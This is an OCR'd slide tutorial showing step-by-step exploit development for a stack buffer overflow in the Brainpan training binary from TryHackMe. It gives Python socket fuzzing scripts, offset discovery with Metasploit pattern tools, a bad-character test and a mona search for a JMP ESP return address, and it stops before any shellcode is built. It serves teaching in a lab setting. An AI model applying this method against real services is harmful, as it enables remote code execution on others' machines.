
Buffer Overflow


What is a buffer?

Temporary memory allocated in a program for data. This is usually done to hold data for some sort of input. If too much data is input into a buffer, this causes an overflow and overwrites other parts of memory.



How Programs Work

1. Program is loaded into memory. If there is no ASLR (Address space layout randomization) it is loaded into the same place every time
2. The stack is used to house temporary information. Used for variables in functions of code




How Programs Work

Program Counter (Instruction Pointer) - Can move anywhere in memory and points to the current instruction in memory the program is

Stack Pointer - always points to the top of the stack


Return address - When the PC goes into the stack and finishes its function, the return address tells the PC where in memory to go



What a Buffer Overflow Looks Like


If we can overflow the buffer by sending it a lot of information, we can overflow the return address. This causes the program to crash as the PC won't know where to jump back into the program in memory (denial of service).

With some exact memory tricks, we may be able to get shellcode



What a Buffer Overflow Looks Like

First we want to fill the buffer until the place in memory where the return address would be, then fill up the stack with our reverse shell. Then, because there is no ASLR, we can find a place in the program with a JMP ESP (jump to stack pointer) instruction, and use that for our return address. This will cause the PC to go to the stack and run our shellcode.



Tools Needed

- The EXE or program
- Debugger - lets us look at the program and memory values as it's running
  - Immunity Debugger with mona.py (https://github.com/corelan/mona)
  - Put mona.py in PyCommands Folder
- Python

Steps for Exploiting a Buffer Overflow

Get the EXE

Tryhackme Brainpan - can get EXE from site on port 10,000 at /bin

Place it on your Windows machine - be sure to add a firewall rule for port 9999 and you run your EXE as admin

ALL TESTING SHOULD BE DONE ON YOUR WINDOWS MACHINE IF YOU DON’T WANT TO KEEP RESETTING THE TRYHACKME BOX

Steps for Exploiting a Buffer Overflow

Try the connection

Let’s see if we can connect to our Windows Machine using nc

```
┌──(bryan㉿kali)-[~/Downloads]
└─$ nc 192.168.2.15 9999
_|
_|_|_|    _|  _|_|    _|_|_|_|    _|_|_|_|    _|_|_|_|      _|_|_|_|  _|_|_|_|
_|    _|  _|_|      _|    _|  _|  _|        _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|        _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|        _|_|_|  _|  _|        _|  _|_|_|      _|_|_|  _|    _|
                                                _|
                                                _|

[_____________________ WELCOME TO BRAINPAN _____________________]
                       ENTER THE PASSWORD

                       >> password
                       ACCESS DENIED
```

Steps for Exploiting a Buffer Overflow

We can see that we can connect using nc, and it does use TCP (Use Wireshark if you want to see)

Steps for Exploiting a Buffer Overflow

Can we overflow the buffer?

We should look at how we can communicate with the EXE and what inputs we can give it, and give it a lot of 1 byte inputs.


Because buffer overflows require exact byte-perfect memory manipulation, it’s always best to use 1 byte inputs (A, B, C, etc.)

Steps for Exploiting a Buffer Overflow

```python
import sys
import socket

ip = "192.168.2.15"
port = 9999

overflow = "A"*1000

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((ip,port))


overflow_bytes = overflow.encode()

s.send(overflow_bytes)

s.close()

```


Steps for Exploiting a Buffer Overflow

First, we need to load up the EXE in Immunity so we can see the results of the overflow, and what ends up in the return address. Run Immunity as admin and run brainpan afterwards. In Immunity go to File -> Attach and select brainpan. Select the play button at the top to run the program.



Steps for Exploiting a Buffer Overflow

The program should crash after you run the exploit, and you should see that your EIP register is 41414141 (ascii hex for AAAA). So we have overwritten the return address, and the PC is trying to go to address 41414141 but can't and crashes.



Steps for Exploiting a Buffer Overflow

You should also see your stack is full of A's (bottom right window).

```
005FFB50  41414141  AAAA
005FFB54  41414141  AAAA
005FFB58  41414141  AAAA
005FFB5C  41414141  AAAA
005FFB60  41414141  AAAA
005FFB64  41414141  AAAA
005FFB68  41414141  AAAA
005FFB6C  41414141  AAAA
005FFB70  41414141  AAAA
005FFB74  41414141  AAAA
005FFB78  41414141  AAAA
005FFB7C  41414141  AAAA
005FFB80  41414141  AAAA
005FFB84  41414141  AAAA
005FFB88  41414141  AAAA
005FFB8C  41414141  AAAA
005FFB90  41414141  AAAA
005FFB94  41414141  AAAA
005FFB98  41414141  AAAA
005FFB9C  41414141  AAAA
005FFBA0  41414141  AAAA
005FFBA4  41414141  AAAA
005FFBA8  41414141  AAAA
```

Steps for Exploiting a Buffer Overflow

How big is the buffer?

We need to find exactly how big the buffer is. Kali comes with a tool (/usr/share/metasploit-framework/tools/exploit/pattern_create.rb) that will create a pattern. Based on what value is in the return address in the debugger, we can see how large the buffer is.

```
┌──(bryan㉿kali)-[~/Desktop/Brainpan]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An
Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At
Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be
```

Steps for Exploiting a Buffer Overflow

Now replace your string in your python code with the pattern we created and send it.

```
overflow =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9A
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7A
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5A
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"
```

Steps for Exploiting a Buffer Overflow

Now you'll see the EIP has a new value, which is part of the patter we sent it.

```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm@"
EDX 005FF700 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
EBX 002FD000
ESP 005FF910 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
EBP 72413372
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>

EIP 35724134

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 300000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
```

Steps for Exploiting a Buffer Overflow

We can use a similar tool to see how big the buffer is from our pattern.

It looks like our buffer is 524 bytes

```
┌──(bryan㉿kali)-[~/Desktop/Brainpan]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 35724134
[*] Exact match at offset 524
```


Confirmation

We can confirm this by sending 534 A's, then 4 B's. I will also add 400 C's to see if there is room enough for shellcode after we overwrite the return address.

```
overflow = "A" *524
rtn_addr = "BBBB"
shellcode = "C" * 400
payload = overflow+rtn_addr+shellcode
payload_bytes = payload.encode()

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((ip,port))

s.send(payload_bytes)

s.close()
```

Confirmation

We will see the EIP is now 42424242 (BBBB) so looks like we have our buffer correct.



Confirmation

Also looks like we got all our C's in as well in the stack, so plenty of room for shellcode

```
005FF8C0  41414141 AAAA
005FF8C4  41414141 AAAA
005FF8C8  41414141 AAAA
005FF8CC  41414141 AAAA
005FF8D0  41414141 AAAA
005FF8D4  41414141 AAAA
005FF8D8  41414141 AAAA
005FF8DC  41414141 AAAA
005FF8E0  41414141 AAAA
005FF8E4  41414141 AAAA
005FF8E8  41414141 AAAA
005FF8EC  41414141 AAAA
005FF8F0  41414141 AAAA
005FF8F4  41414141 AAAA
005FF8F8  41414141 AAAA
005FF8FC  41414141 AAAA
005FF900  41414141 AAAA
005FF904  41414141 AAAA
005FF908  41414141 AAAA
005FF90C  42424242 BBBB
005FF910  43434343 CCCC
005FF914  43434343 CCCC
005FF918  43434343 CCCC
005FF91C  43434343 CCCC
005FF920  43434343 CCCC
005FF924  43434343 CCCC
005FF928  43434343 CCCC
005FF92C  43434343 CCCC
005FF930  43434343 CCCC
005FF934  43434343 CCCC
005FF938  43434343 CCCC
005FF93C  43434343 CCCC
005FF940  43434343 CCCC
005FF944  43434343 CCCC
005FF948  43434343 CCCC
005FF94C  43434343 CCCC
```

Bad Characters

Windows doesn't like some characters, so we should see which get ignored. These will have to be omitted when we make our shellcode.

List of bad characters is here:
https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/buffer-overflow

We can use these for our shellcode for now.

```
shellcode = "C" * 400
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
```


Bad Characters

Let’s send our buffer, the B’s and the bad chars

```
payload = overflow+rtn_addr+badchars
payload_bytes = payload.encode()

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((ip,port))

s.send(payload_bytes)

s.close()
```

Bad Characters

After we send our bytes, we should see the list of what's there in the stack. Now starts the long journey of seeing what isn't there.



You should see that all characters make it, indicating no bad chars. From experience, it's best to avoid \x00, \x0a, \x0d

Filling the Return Address

We need to find an address in memory without ASLR protection that has the JMP ESP instruction (FFE4). If we can fill the return address with this address, the PC will jump to the top of the stack and execute our shellcode. This is what mona is for, and we can look at the modules with the following command at the bar at the bottom of Immunity.

```
!mona modules
[16:20:51] Access violation when executing [42424242] - use Shift+F7/F8/F9 t
```

Filling the Return Address

Looks like brainpan does not have any protections.

	Base	Top	Size	Rebase	SafeSEH	ASLR	CFG	NXCompat	OS Dll	Version, Modulename & Path, DLLCharacteristics
3ADF00D	0x74ea0000	0x74eaa000	0x0000a000	True	True	True	True	False	True	10.0.17763.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll) 0x4540
3ADF00D	0x758a0000	0x75a9a000	0x001fa000	True	True	True	True	False	True	10.0.17763.719 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll) 0x4140
3ADF00D	0x75820000	0x75899000	0x00079000	True	True	True	True	False	True	10.0.17763.1 [sechost.dll] (C:\Windows\System32\sechost.dll) 0x4140
3ADF00D	0x74af0000	0x74b42000	0x00052000	True	True	True	True	False	True	10.0.17763.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll) 0x4140
3ADF00D	0x75260000	0x75340000	0x000e0000	True	True	True	True	False	True	10.0.17763.719 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL) 0x4140
3ADF00D	0x31170000	0x31176000	0x00006000	False	False	False	False	False	False	-1.0- [brainpan.exe] (C:\Users\beard\Desktop\brainpan.exe) 0x0
3ADF00D	0x77680000	0x77740000	0x000c0000	True	True	True	True	False	True	7.0.17763.475 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll) 0x4140
3ADF00D	0x74eb0000	0x74ed0000	0x00020000	True	True	True	True	False	True	10.0.17763.1 [SspiCli.dll] (C:\Windows\System32\SspiCli.dll) 0x4140

Filling the Return Address

We can use the mona find command to see that there is 1 address in brainpan with this instruction (no ASLR either) at address 311712f3

```
0BADF00D [+] Results :
311712F3   0x311712f3 : \xff\xe4 |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: Fals
759D4B83   0x759d4b83 (b+0x00134b83)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR: T
759FF438   0x759ff438 (b+0x0015f438)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR: T
74F0E868   0x74f0e868 (b+0x0003e868)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [bcryptPrimitives.dll] A
75257BB6   0x75257bb6 (b+0x000b7bb6)  : \xff\xe4 |  {PAGE_READONLY} [RPCRT4.dll] ASLR: True, Reb
75580AF3   0x75580af3 (b+0x00040af3)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [WS2_32.DLL] ASLR: True,
00167560   0x00167560 : \xff\xe4 | startnull,asciiprint,ascii {PAGE_READONLY}
778F55AD   0x778f55ad (b+0x000a55ad)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True,
77958737   0x77958737 (b+0x00108737)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True,
751F77DE   0x751f77de (b+0x000577de)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: True,
75208CD2   0x75208cd2 (b+0x00068cd2)  : \xff\xe4 |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: True,
0BADF00D     Found a total of 11 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.186000
```

```
!mona find -s \xff\xe4
```

Filling the Return Address

We can put this address in Little Endian mode (end bytes first) in our exploit code.


```
overflow = "A" *524
rtn_addr = b'\xf3\x12\x17\x31'
shellcode = "C" * 400
badchars = (
```

```
payload = overflow
payload_bytes = payload.encode()
payload_bytes = payload_bytes + rtn_addr
```

Filling the Return Address


Now open up Immunity and attach to brainpan. We will be adding a breakpoint at hat memory address to pause the program. This will ensure that the EIP is filled correctly, and pausing it before it actually jumps to the stack.

Hit the black arrow pointing to the wall.



Filling the Return Address

Enter the address and click OK

